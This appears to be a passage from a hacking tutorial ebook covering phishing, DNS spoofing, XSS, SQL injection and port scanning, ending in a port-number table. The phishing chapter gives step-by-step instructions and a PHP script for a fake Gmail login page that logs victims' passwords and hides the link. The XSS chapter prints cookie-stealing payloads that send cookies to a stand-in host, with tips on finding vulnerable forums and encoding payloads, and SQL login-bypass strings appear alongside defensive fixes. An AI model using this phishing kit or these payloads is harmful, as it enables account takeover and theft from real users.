3. Once you have it saved, rename ServiceLogin.htm to index.htm. The reason you want to name it "index" is so when you upload it to a web host and someone goes to your link, the index page is the first page that shows up.




4. Next the hacker would create a PHP script to do his dirty deed of steeling your information. Below is a simple PHP script that logs and stores your login details when you click "Sign in". To see how it works, copy and paste the following code into notepad. Next save it into the same

directory as you saved the Gmail page, and name it phish.php. In addition to the phish.php page, create a new empty text file and name it log.txt.

```
<?php // This marks the beginning of the PHP script.

Header("Location:
https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F%3Fui%3Dhtml%26zy%3Dl&bsv=1k96igf4806cy&ltmpl=default&ltmplcache=2 "); // once you click "Sign in" in the fake website, this redirects you to the real Gmail website, making the whole process look more legit.

$handle = fopen("log.txt", "a"); // this tells the server to open the file "list.txt" and get it ready for appending data. This in this case is your username and password.

Foreach($_GET as $variable => $value) {

fwrite($handle, $variable);

fwrite($handle, "=");

fwrite($handle, $value);

fwrite($handle, "\r\n");

} // This section simply assigns all the information going through this form to a variable. This includes your username and password.

Fwrite($handle, "\r\n"); // This writes your details to the file "list.txt"

fclose($handle); // This simply closes the connection to the file "list.txt"

exit;

?> // Marks the end of the PHP program.
```


So far you should see the following in your folder: copy the above code and paste a notepad and save it as phish.php



5. Now the hacker would have to edit the main Gmail page to include his PHP script. To see what the hacker would do, open up the main Gmail page named index.htm with notepad.

6. Hit <CTR> + F , or go to Edit -> Find , type in action and hit “Find Next”.

7. This will highlight the first occurrence of the word “action” in the script and you should see the following:



There are two “action” occurrences in the script so make sure you have the right one by looking at the “form id” name above. Change the link between action = “ “ to phish.php . This will make

the form submit to your PHP phish script instead of to Google. After the link you will see the code:

Change the word “POST” to “GET” so that it looks like method=”GET”. What the GET method does is submit the information you type in through the URL so that the PHP script can log it.

8. Save and close the file.


9. Next the hacker would upload the files up to a free webhost that supports PHP

10. Once all the files are uploaded, you must give writing permissions to the “log.txt” file. Every hosting company should have a CHMOD option next to each file. Select this option and change the file permission for “list.txt” to 777. If you can’t figure out how to do this, ask people that use the same host or simply Google something similar to: “yourwebhostname chmod”. (Do this steps if script does not work.)

11. Once everything is up and ready to go, go to the link your host provided you for your website and you should see the Gmail page replica. This link may be very long and looking good so you can short this link using google.co.cc or gmail.co.cc

12.Type in a username/password and click Sign in. This should have redirected you to the real Gmail page.

13. Now go take a look at your list.txt file by going through your hosting file manager or going to http://www.yourwebhosturl.com/youraccount/log.txt. Although this is the most common, the web host you use may provide a different looking URL. Now if I put a username of “myusername” and a password of “mypassword” then “log.txt” would now look like the following:



As you can see if you fell for this the hacker would have your email and password.

CHAPTER 3- DNS SPOOFING

DNS SPOOFING


Introduction about DNS

The Domain Name Service (DNS) is the mechanism that Internet hosts use to determine the IP address which corresponds to a given hostname. For example, if your Web browser wishes to reach the home page for the new Institute it must first determine the IP address for www.new.com. This IP address is then used as the destination address in the packets which your client sends to communicate with the remote server.

Conversely, the Web server at www.new.com will receive the IP address of your machine as the source of these packets and will most likely attempt to determine the hostname which corresponds to this IP address. Again, DNS is the mechanism which www.new.com will use to make this determination. DNS is also the mechanism which most companies use within their organization to distribute information about hosts. DNS can contain more information than just hostnames and IP addresses– for example DNS can store information about the type of machine and OS platform (HINFO records), general "free-form" information about machines (TXT records), and many other types of data. In particular, DNS usually provides both internal and external machines with information about how email is to be routed to a given organization (MX records).

DNS is fundamentally a distributed database system– each organization maintains its own local information. These distributed collections of information are linked in a hierarchical fashion, which is more easily demonstrated pictorially.

How it works



Let us suppose that your local client wishes to learn the IP address of www.new.com. Your client contacts a local name server which has been configured on the local client by the administrator (statically or via DHCP, etc.). Your local DNS server actually does all of the work required to resolve the IP address and then will hand the result back to the client.

The local name server first attempts to contact one of the several root name servers that have been deployed on the Internet. Root name servers maintain a mapping between domains (new.com) and name servers (ns1.new.com) – when your local name server asks for the IP address of www.new.com, it receives a referral from the root name servers which essentially says "unable to answer your question, but here is the name/address of somebody who can". In order to be able to contact a root name server, your local name server must be statically configured with the names and IP addresses of the available root name servers. This information is maintained by the Inter NIC and downloaded by the administrator into a static file on the local name server.

Having received the names and IP addresses of the name servers for new.com from the root name server, your local name server then contacts one of these machines and asks for the IP address of www.new.com. The name server for new.com returns the IP address to your local name server and the local name server hands the information back to your client.

DNS Spoofing Attack

DNS is used as a short term of Domain Name System. Each system connected to the network or internet has a unique IP address on the network or internet. In earlier days of the internet, for accessing a website, you needed to know the IP address of the web server hosting that website. But suppose in the latest internet having millions of website online, can you remember all IP address. NO. DNS was the solution of this problem. It translates the domain name into IP addresses. The work is still on the IP addresses but DNS helps you in that. When we use a domain name to communicate with another host, DNS service must translate the name into the corresponding IP address.

DNS server keeps the database of domain names and its IP addresses. Now I have written enough on DNS. Next is DNS spoofing. DNS spoofing attack includes changing the entry of IP address of a domain name to some other IP address. Suppose www.new.com has entry for the ip1. This is the IP of the server which have abc.com hosted. But we have changed the IP entry to ip2. Now the people trying to access the website abc.com will see the page running on the server of ip2 which is not the actual website. IP2 may contain phishing pages.

But how can you change the entry of the IP address of a domain name in DNS server. For this read the full tutorial.

There are 2 types of DNS spoofing attack

1. DNS cache poisoning
2. DNS ID Spoofing.

DNS cache poisoning

DNS server use cache serving for fast retrieval of data. Resolver of DNS server check cache first before resolving from the IP address from server database. The most recent entries can be found in the cache. DNS cache poisoning consists of changing or adding records in the resolver caches, either on the client or the server, so that a DNS query for a domain returns an IP address for an attacker's domain instead of the intended domain.

DNS ID Spoofing

DNS ID spoofing, an attacker hack the random identification number in DNS request and reply a fake IP address using the hacked identification number. Random identification number is used in the request and response packets for identification of user and server. User gets the reply from the attacker with fake IP, not by the DNS server. And hijacked identification number help attackers response to be verified at users system. This is a simple tutorial on DNS spoofing attack.

CHAPTER 4- XSS ATTACKS

XSS ATTACKS

INTRODUCTION

XSS attacks are becoming a big problem and are going to become an extremely big problem if people do not educate themselves about XSS Attacks and vulnerabilities, XSS vulnerabilities have been found in all sorts of websites including fbi.gov, yahoo.com, ebay.com and many other popular and important websites, a lot of administrators fail to pay attention to XSS attacks because they either don't know much about them or they do not see them as a threat, an XSS vulnerability when exploited by a skilled attacker or even a novice can be a very powerful attack. This paper details XSS attacks and hopes to educate you on what they are, how attackers use them and of course how you can prevent them from happening.

WHAT ARE XSS ATTACKS

XSS stands for Cross Site Scripting; an XSS attack is when an attacker manages to inject Java script code or sometimes other code (usually Java Script) into a website causing it to execute the code. What harm could this cause? Well if an attacker made a specially crafted link and sent it to an unsuspecting victim and that victim clicked the link and a piece of Java Script code could be executed which would send the victim's cookie away to a CGI Script, obviously the attack could do some serious damage. When an attacker creates a malicious link he/she will usually encode the Java Script code in HEX or some kind of encoding in order to try and hide the malicious code. Websites that are vulnerable to XSS attacks are running some sort of Dynamic Content, Dynamic Content is anything that changes due to user interaction or information stored in a database about a user, things such as Forums, Web Based Email and places where information is submitted are vulnerable to XSS attacks. You may ask why a XSS attack happen

while the user was not at the domain. This is because when the victim is on the website, the code is executed under the same permissions as the web applications domain or IP Address.

SCRIPT INJECT & XSS

There are two types of XSS, one being Script Injection and one being your general XSS attack, an XSS attack is normally used to execute java script in order to steal someone's identity however it can be and sometimes is used to alter a page temporarily, a script injection permanently alters the webpage, it is important not to get the two confused, both vulnerabilities can be just as dangerous as each other and it is important if you are a vendor to protect your software from being vulnerable to them.

WHAT CAN ATTACKERS DO WITH XSS

The most common attack that is used with XSS vulnerability is the execution of Java Script to allow account hijacking (Cookie Theft), using Java Script it would also be possible to do things to the users account such as change their account details. The greatest risk XSS can pose is the execution of code on the user's computer (Client side), however this can only occur if there is a vulnerability in the web browser the user is using that allows such an attack to take place, to prevent this from taking place it is essential you keep up to date with all the latest patches for Internet Explorer, I personally recommend that you use Firefox web browser, as it has been known to be more secure than Internet Explorer.

AN ATTACK SCENARIO


An attacker has a potential victim in mind; he knows that the victim is on an online shopping site, this website unlike many others allows users to have an account where they can automatically buy things without entering their credit card details, this is done to prevent key logging, and the user's credit card is stored on the websites server. The attacker knows that if

he can get the users cookie, he would be able to buy things from this online store using the victim's credit card.

The attacker ponders for a moment, how is he going to manage to steal her cookie? The attacker finds that there is XSS vulnerability in the web application software that the shopping website uses; he sends the victim and email, with the following HTML

```
<A HREF=" http://www.itworld.com/comments/63009
/?tw=<script>document.location.replace('http://yourhostsite.com/hack_directory/steal.cgi?'+docum
ent.cookie);</script>">Click and see new updates! </a>
```

The user would of course click the link and they would be lead to the IT World Article, but at the same time the attacker would have been able to also direct the user towards his specially crafted URL, he now has the user's cookie. Using the Firefox cookie editor the attacker copies and pastes the victim's cookie and uses it for himself.



The above screenshot is just an example, of how to use the Firefox cookie editor.

The attacker now refreshes and page and has access to the victims account, the victim is billed with everything the attacker chooses to buy.

HUNTING DOWN VULNERABLE SITES

If you are a website developer you may think, well my website does not hold any important information (if this is the case) however it is using web application software, why would i need to worry about attackers? Well there is a very simple reason for this, there is a very easy way for attackers to find and single out websites, "script kiddies" often use this method to hunt down vulnerable web applications they can exploit, the reason they hunt down web applications is because they are extremely easy to exploit, and when people do not play attention to vulnerabilities like XSS here open for attack from these script kiddies.

These guys use a tool, that you may use every day, this tool is Google, you may of already have heard of "Google Hacking", however you may not know how easy it is to find vulnerable sites using Google. If I was a script kiddie the first thing i would want to do is find a piece of software that is vulnerable to an XSS attack and of course an exploit for it. After a quick search of Google i was able to find, that IN vision Power Board 1.3.1 Final is vulnerable to XSS, it is important to note if you do not already know that IPB is very popular web forum software, I also managed to obtain a proof of concept exploit from India

Exploit:

```
[COLOR=[IMG]http://aaa.aa/=`aaa.jpg[/IMG]]`style=background:url("javascript:document.location.replace('http://Attacker.com');") [/color]
```

The PoC exploit simply redirects the victim to another website, however if one were to alter the exploit (which doesn't take much skill) it could very easily be used for stealing cookies. It is now time to find out approximately how many targets we can find. By simply typing "Powered By Invision Power Boards 1.3.1" (without quotation marks) into Google, you can find literally tens of thousands of vulnerable boards, this is the main method that script kiddies now use to track down vulnerable web application software, so be wary your website can easily be found and attacked.

EXAMPLES OF XSS EXPLOITS & VULNERBILITIES

PHP NUKE VULNERABILTIES AND EXPLOITS

http://localhost/nuke73/modules.php?name=News&file=article&sid=1&optionbox=['http://yourhostsite.com/hack_directory/steal.cgi?'+document.cookie]

The above exploit can exploit a vulnerability in PHP Nuke, because modules.php fails to sanitize user input, the vendor had bothered to make sure that input did not contain malicious code, the attack could not be possible.

PHPBB FORUM VULERABILITIES AND EXPLOITS

http://localhost.com/phpBB2/login.php(''http://yourhostsite.com/hack_directory/steal.cgi?'document.cookie)

The above exploit is for a HTTP Splitting vulnerability in phpBB, HTTP Splitting is when someone injects their own information into the HTTP Headers, again if the php software filtered the user input correctly it would not be allowed to happen, user input should NEVER be trusted.

INVISION POWER BOARD

http://[target]/index.php?act='><script>alert(document.cookie)</script>

The above is obviously just a proof of concept exploits; all it does is display a message box. The above exploit is for vulnerability in IPB that is allowed to occur because IPB (Version < 2.03) failed to sanitize user input. After looking at the above vulnerabilities you should be able to summarize that XSS attacks can occur mainly because a vendor fails to sanitize user input in there program(s).

ENCODING ATTACK URL'S

Encoding attack URL's is a very simple thing to do, using a basic program it is easy to try and disguise a malicious link to something that looks not so harmful. Using the following webpage:

http://ostermiller.org/calc/encode.html

We can turn this:

http://localhost/nuke73/modules.php?name=News&file=article&sid=1&option

box=['http://yourhostsite.com/hack_directory/steal.cgi?'+document.cookie]

Into this:

http://localhost/nuke73/modules.php%3Fname%3DNews%26file%3Darticle%26si

d%3D1%26optionbox%3D%5B%27http%3A//yourhostsite.com/hack_directory/steal.cgi%3F%2

7%2Bdocument.cookie%5D

Although it does make the URL longer it makes it look less harmful to the average user, I encoded this URL encoding from the website mentioned above.

HOW CAN I PROTECT MYSELF AGAINST XSS ATTACKS

To give you a short answer there is no way of protecting yourself against XSS attacks, XSS attacks occur because of a vulnerability from within the web based application that the host is running, one of the common myth's about XSS is that SSL will protect you from an XSS attack this is not true, however I have often heard people complaining that a website might be vulnerable to XSS because it does not support SSL, just because the connection is in a secure environment as far as data encryption goes it does not mean anything to an attacker exploiting an XSS vulnerability the code he crafts will still be executed. The best way to protect yourself from XSS attacks is to be wary of links that are sent to you in an email, or posted in on the forum (or something similar) which you use, if the URL has hex code embedded in it, it may be one of the signs of an XSS attacks, it is very unusual for an normal URL to contain hex code, however attackers to not always encode there malicious java script or other code in hex, an exploit URL may look like the following:

http://phpnuke.org/modules.php?name=Downloads&d_op=viewdownloaddetails&

lid=02&ttitle=[http://site.org/stealcookie.cgi?'+document.cookie]

The above URL is an exploit for XSS vulnerability in PHP Nuke software which is a very popular piece of software which is used on many websites, the exploit URL would send away the users cookie to

http://site.org/stealcookie.cgi

It may help if you turn your Internet Explorer security settings to high and/or disable Java Script, Java, Flash, VBScript and ActiveX, although this may cripple your browsers activities, and may possibly prevent you from browsing certain websites that contain XSS vulnerabilities,

however if your browser has languages such as Java Script disabled it would be very difficult for an attacker (if not impossible) to execute the code he/she wanted to.

As a vendor it is very important that you make sure that your software is not vulnerable to XSS attacks, sadly almost every web based application at one point or another has been vulnerable to XSS attacks, XSS attacks occur because Java Script (or another scripting language) has allowed to of become injected into the web application, the best way to prevent XSS from occurring is to filter characters which are sent to the web application.

If your web application does not sanitize input it is very easy to inject malicious scripts, generally you should find the only input that should be allow is alpha characters, numbers and spaces, to try and prevent XSS attacks it is recommend that you filter the following characters:

>

<

(

)

[

]

'

"

;

:

/

\

The above characters are just some of the characters that are used as part of a malicious XSS attack. There are several things i recommend doing as a developer to try and stop XSS from occurring:

- Filter dangerous characters, like the ones listed above.
- Convert all characters which are not letters or number to HTML before displaying the user input in search scripts and forums.
- Develop some signing scripts with private and public keys that check to make sure that all the scripting is authenticated.
- Make sure that the pages in the Web site or web application return user inputs only after checking them for any potentially malicious code.

A good way preventing XSS attacks is by converting possibly converting malicious characters to their HTML equivalents, below is a table I have made (might not be the best table.)

From	To
<	&lt;
>	&gt;
(	&#40;
)	&#41;
#	&#35;
&	&#38;

Another useful thing in aiding the prevention of XSS attacks, is possibly check the referrer to the login page, if a user was sent a malicious link in an email and they clicked it, you could possible make sure the page would return an error unless, the referrer was from within your domain. You may ask this all good knows this stuff, but how will I know if any of my web applications are vulnerable to XSS attacks? XSS attacks occur generally because the web application has failed to

filter inputted data, a simple way of testing your web applications, is to simply put in malicious code into input places, such as textboxes. For example you could type:

<SCRIPT>alert('Vulnerable')</SCRIPT>

If a message box was to come up it would mean without doubt your web application was vulnerable, and this will because your application fails to filter input and has outputted what has been inputted and therefore allowed the code which could have been malicious to execute.

CHAPTER 5- SQL INJECTION

SQL INJECTION

SQL Injection

In this chapter I will show you just one way that hackers can break in to your website, using a technique known as SQL Injection. And then I'll show you how to fix it. This article touches on some technical topics, but I'll try to keep things as simple as possible. There are a few very short code examples written in PHP and SQL. These are for the techies, but you don't have to fully understand the examples to be able to follow what is going on.

Please also note that the examples used are extremely simple, and Real Hackers will use many variations on the examples listed.

If your website doesn't use a database, you can relax a bit; this article doesn't apply to your site — although you might find it interesting anyway. If your site does use a database, and has an administrator login that has rights to update the site, or indeed any forms which can be used to submit content to the site — even a comment form — read on.

Warning:

This chapter will show you how you can hack in to vulnerable websites, and to check your own website for one specific vulnerability. It's OK to play around with this on your own site (but be careful!) but do not be tempted to try it out on a site you do not own. If the site is properly managed, an attempt to log in using this or similar methods will be detected and you might find yourself facing charges under the Computer Misuse Act. Penalties under this act are severe, including heavy fines or even imprisonment.

What Is SQL Injection

SQL stands for Structured Query Language, and it is the language used by most website databases. SQL Injection is a technique used by hackers to add their own SQL to your site's SQL to gain access to confidential information or to change or delete the data that keeps your website running. I'm going to talk about just one form of SQL Injection attack that allows a hacker to log in as an administrator - even if he doesn't know the password.

Is Your Site Vulnerable

If your website has a login form for an administrator to log in, go to your site now, in the username field type the administrator user name.

In the password field, type or paste this:

```
x' or 'a' = 'a
```

If the website didn't let you log in using this string you can relax a bit; this article probably doesn't apply to you. However you might like to try this alternative:

```
x' or 1=1--
```

Or you could try pasting either or both of the above strings into both the login and password field. Or if you are familiar with SQL you could try a few other variations. A hacker who really wants to get access to your site will try many variations before he gives up.

If you were able to log in using any of these methods then get your web tech to read this article, and to read up all the other methods of SQL Injection. The hackers and "script kiddies" know all this stuff; your web techs need to know it too.

The Technical Stuff

If you were able to log in, then the code which generates the SQL for the login looks something like this:

```
$sql =
  "SELECT * FROM users
  "WHERE username = '" . $username .
  "' AND password = '" . $password . "'";
```

When you log in normally, let's say using userid *admin* and password *secret*, what happens is the *admin* is put in place of `$username` and *secret* is put in place of `$password`. The SQL that is generated then looks like this:

```
SELECT * FROM users WHERE username = 'admin' and PASSWORD = 'secret'
```

But when you enter **`x' or 'a' = 'a`** as the password, the SQL which is generated looks like this:

```
SELECT * FROM users WHERE username = 'admin' and PASSWORD = 'x' or 'a' = 'a'
```

Notice that the string: **`x' or 'a' = 'a`** has *injected* an extra phrase into the WHERE clause: **`or 'a' = 'a'`** . This means that the WHERE is always true, and so this query will return a row containing the user's details.

If there is only a single user defined in the database, then that user's details will always be returned and the system will allow you to log in. If you have multiple users, then one of those users will be returned at random. If you are lucky, it will be a user without administration rights (although it might be a user who has paid to access the site). Do you feel lucky?

How to Defend Against This Type of Attack

Fixing this security hole isn't difficult. There are several ways to do it. If you are using MySQL, for example, the simplest method is to *escape* the username and password, using the *mysql_escape_string()* or *mysql_real_escape_string()* functions, e.g.:

```
$userid = mysql_real_escape_string($userid);
$password = mysql_real_escape_string($password);
$sql =
"SELECT * FROM users
"WHERE username = '" . $username .
"' AND password = '" . $password . "'";
```

Now when the SQL is built, it will come out as:

```
SELECT * FROM users WHERE username = 'admin' and PASSWORD =
'x\' or \'a\' = \'a'
```

Those backslashes (\ ) make the database treat the quote as a normal character rather than as a delimiter, so the database no longer interprets the SQL as having an OR in the WHERE clause.

This is just a simplistic example. In practice you will do a bit more than this as there are many variations on this attack. For example, you might structure the SQL differently, fetch the user using the user name only and then check manually that the password matches or make sure you always use bind variables (the best defense against SQL Injection and strongly recommended!). And you should always escape all incoming data using the appropriate functions from whatever language your website is written in - not just data that is being used for login.

CHAPTER 6- PORT SCAN ATTACKS

PORT SCAN ATTACKS

Introduction

The Internet today is a complex entity comprised of diverse networks, users, and resources. Most of the users are oblivious to the design of the Internet and its components and only use the services provided by their operating system or applications. However, there is a small minority of advanced users who use their knowledge to explore potential system vulnerabilities. Hackers can compromise the vulnerable hosts and can either take over their resources or use them as tools for future attacks. With so many different protocols and countless implementations of each for different platforms, the launch of an effective attack often begins with a separate process of identifying potential victims.

One of the popular methods for finding susceptible hosts is port scanning. Port scanning can be defined as “hostile Internet searches for open ‘doors,’ or ports, through which intruders gain access to computers.” This technique consists of sending a message to a port and listening for an answer. The received response indicates the port status and can be helpful in determining a host’s operating system and other information relevant to launching a future attack.

The goal of this project is to analyze and characterize port scanning traffic. By defining a set of heuristics and applying them to the network trace data, we were able to isolate suspicious packets and group them into sets of scans. These sets were further analyzed to extract properties of the port scanning traffic and to collect relevant statistics.

Background and Related Work

Port scanning is a technique for discovering hosts’ weaknesses by sending port probes. Although sometimes used by system administrators for network exploration, port scanning generally refers to scans carried out by malicious users seeking out network vulnerabilities. The

negative effects of port scans are numerous and range from wasting resources, to congesting the network, to enabling future, more serious, attacks.

There is a plethora of tools that aim to determine a system's weaknesses and determine the best method for an attack. The best known and documented tool is nmap by Fyodor from www.insecure.org. Nmap uses a variety of active probing techniques and changes the packet probe options to determine a host's operating system. Nmap offers its users the ability to randomize destination IPs and change the order of and timing between packets. This functionality can obscure the port scanning activity and thus fool intrusion detection systems. Other port scanners include queso, checkos, and SS. However, these tools do not provide all the capabilities of nmap and thus are not as popular.

Several port scan detection mechanisms have been developed and are commonly included as part of intrusion detection systems. However, many of the detectors are easy to evade since they use simple rules that classify a port scan as more than X distinct probes within Y seconds from a single source. Typically, the length of Y is severely limited, to keep the amount of state manageable. Spice, a tool developed at Silicon Defense, tries to avoid this drawback. Spice maintains records of event likelihood, from which it generates anomalousness score for each packet. Packets with high scores are stored longer, while state for unsuspicious packets is safely discarded. This heuristic allows Spice to detect stealthy port scans while still being operationally practical. Another approach is employed by Vern Paxon in Bro and emphasizes real time performance and notification, as well as clear separation between mechanism and policy.

Classification Methodology

For the purposes of our analysis, we define a port scan as all anomalous messages sent from a single source during the trace period. We classify port scans into three basic types based on the pattern of target destinations and ports the scan explores.

Vertical Scans

The vertical scan is a port scan that targets several destination ports on a single host. Naively executed, this scan is among the easiest to detect because only local (single-host) detection mechanisms are required.

Horizontal Scans

A horizontal scan is a port scan that targets the same port on several hosts. Most often the attacker is aware of a particular vulnerability and wishes to find susceptible machines. One would expect to see many horizontal scans for a particular port immediately following the publicizing of vulnerability on that port.

Block Scans

Some attackers combine vertical and horizontal scanning styles into large sweeps of the address-port space. This method can yield a hit-list for future exploitation

Notes

.....
.....
.....
.....
.....
.....
.....
.....

Complete Port Details

Port	TCP	UDP	Description	Status
0		UDP	Reserved	Official
1	TCP	UDP	TCP Port Service Multiplexer (TCPMUX)	Official
2	TCP	UDP	CompressNET Management Utility	Official
3	TCP	UDP	CompressNET Compression Process	Official
4	TCP	UDP	Unassigned	Official
5	TCP	UDP	Remote Job Entry	Official
6	TCP	UDP	Unassigned	Official
7	TCP	UDP	Echo Protocol	Official
8	TCP	UDP	Unassigned	Official
9	TCP	UDP	Discard Protocol	Official
10	TCP	UDP	Unassigned	Official
11	TCP	UDP	Active Users (systat service)	Official
12	TCP	UDP	Unassigned	Official
13	TCP	UDP	Daytime Protocol (RFC 867)	Official
14	TCP	UDP	Unassigned	Official
15	TCP	UDP	netstat service	Unofficial
16	TCP	UDP	Unassigned	Official
17	TCP	UDP	Quote of the Day	Official
18	TCP	UDP	Message Send Protocol	Official
19	TCP	UDP	Character Generator Protocol (CHARGEN)	Official
20	TCP		FTP—data transfer	Official
21	TCP		FTP—control (command)	Official
22	TCP	UDP	Secure Shell (SSH)—used for secure logins, file transfers (scp, sftp) and port forwarding	Official
23	TCP		Telnet protocol—unencrypted text communications	Official
24	TCP	UDP	Priv-mail : any private mail system.	Official
25	TCP		Simple Mail Transfer Protocol (SMTP)—used for e-mail routing between mail servers	Official
26	TCP	UDP	Unassigned	Official
27	TCP	UDP	NSW User System FE	Official
34	TCP	UDP	Remote File (RF)—used to transfer files between machines	Unofficial
35	TCP	UDP	Any private printer server protocol	Official
37	TCP	UDP	TIME protocol	Official
39	TCP	UDP	Resource Location Protocol (RLP)—used for determining the	Official

			location of higher level services from hosts on a network	
40	TCP	UDP	Unassigned	Official
41	TCP	UDP	Graphics	Official
42	TCP	UDP	nameserver, ARPA Host Name Server Protocol	Official
42	TCP	UDP	WINS	Unofficial
43	TCP		WHOIS protocol	Official
47	TCP	UDP	NI FTP	Official
49	TCP	UDP	TACACS Login Host protocol	Official
50	TCP	UDP	Remote Mail Checking Protocol	Official
51	TCP	UDP	IMP Logical Address Maintenance	Official
52	TCP	UDP	XNS (Xerox Network Systems) Time Protocol	Official
53	TCP	UDP	Domain Name System (DNS)	Official
54	TCP	UDP	XNS (Xerox Network Systems) Clearinghouse	Official
55	TCP	UDP	ISI Graphics Language (ISI-GL)	Official
56	TCP	UDP	XNS (Xerox Network Systems) Authentication	Official
56	TCP	UDP	Route Access Protocol (RAP)	Unofficial
57	TCP		Mail Transfer Protocol (MTP)	Unofficial
58	TCP	UDP	XNS (Xerox Network Systems) Mail	Official
67		UDP	Bootstrap Protocol (BOOTP) Server; also used by Dynamic Host Configuration Protocol (DHCP)	Official
68		UDP	Bootstrap Protocol (BOOTP) Client; also used by Dynamic Host Configuration Protocol (DHCP)	Official
69		UDP	Trivial File Transfer Protocol (TFTP)	Official
70	TCP		Gopher protocol	Official
71	TCP		NETRJS protocol	Official
72	TCP		NETRJS protocol	Official
73	TCP		NETRJS protocol	Official
74	TCP		NETRJS protocol	Official
79	TCP		Finger protocol	Official
80	TCP	UDP	Hypertext Transfer Protocol (HTTP)	Official
81	TCP		Torpark—Onion routing	Unofficial
82		UDP	Torpark—Control	Unofficial
83	TCP		MIT ML Device	Official
88	TCP	UDP	Kerberos—authentication system	Official
90	TCP	UDP	dnsix (DoD Network Security for Information Exchange) Securit Attribute Token Map	Official
90	TCP	UDP	Pointcast	Unofficial
99	TCP		WIP Message Protocol	Unofficial

101	TCP		NIC host name	Official
102	TCP		ISO-TSAP (Transport Service Access Point) Class 0 protocol	Official
104	TCP	UDP	ACR/NEMA Digital Imaging and Communications in Medicine	Official
105	TCP	UDP	CCSO Nameserver Protocol (Qi/Ph)	Official
107	TCP		Remote TELNET Service protocol	Official
108	TCP	UDP	SNA Gateway Access Server	Official
109	TCP		Post Office Protocol v2 (POP2)	Official
110	TCP		Post Office Protocol v3 (POP3)	Official
111	TCP	UDP	ONC RPC (SunRPC)	Official
113	TCP		ident—Authentication Service/Identification Protocol, used by IRC servers to identify users	Official
113		UDP	Authentication Service (auth)	Official
115	TCP		Simple File Transfer Protocol (SFTP)	Official
117	TCP		UUCP Path Service	Official
118	TCP	UDP	SQL (Structured Query Language) Services	Official
119	TCP		Network News Transfer Protocol (NNTP)—retrieval of newsgroup messages	Official
123		UDP	Network Time Protocol (NTP)—used for time synchronization	Official
135	TCP	UDP	DCE endpoint resolution	Official
135	TCP	UDP	Microsoft EPMAP (End Point Mapper), also known as DCE/RPC Locator service, used to remotely manage services including DHCP server, DNS server and WINS. Also used by DCOM	Unofficial
137	TCP	UDP	NetBIOS NetBIOS Name Service	Official
138	TCP	UDP	NetBIOS NetBIOS Datagram Service	Official
139	TCP	UDP	NetBIOS NetBIOS Session Service	Official
143	TCP		Internet Message Access Protocol (IMAP)—management of email messages	Official
152	TCP	UDP	Background File Transfer Program (BFTP)	Official
153	TCP	UDP	SGMP, Simple Gateway Monitoring Protocol	Official
156	TCP	UDP	SQL Service	Official
158	TCP	UDP	DMSP, Distributed Mail Service Protocol	Unofficial
161		UDP	Simple Network Management Protocol (SNMP)	Official
162	TCP	UDP	Simple Network Management Protocol Trap (SNMPTRAP)	Official
170	TCP		Print-srv, Network PostScript	Official
175	TCP		VMNET (IBM z/VM, z/OS & z/VSE - Network Job Entry(NJE))	Official
177	TCP	UDP	X Display Manager Control Protocol (XDMCP)	Official
179	TCP		BGP (Border Gateway Protocol)	Official
194	TCP	UDP	Internet Relay Chat (IRC)	Official

199	TCP	UDP	SMUX, SNMP Unix Multiplexer	Official
201	TCP	UDP	AppleTalk Routing Maintenance	Official
209	TCP	UDP	The Quick Mail Transfer Protocol	Official
210	TCP	UDP	ANSI Z39.50	Official
213	TCP	UDP	Internetwork Packet Exchange (IPX)	Official
218	TCP	UDP	Message posting protocol (MPP)	Official
220	TCP	UDP	Internet Message Access Protocol (IMAP), version 3	Official
256	TCP	UDP	2DEV "2SP" Port	Unofficial
259	TCP	UDP	ESRO, Efficient Short Remote Operations	Official
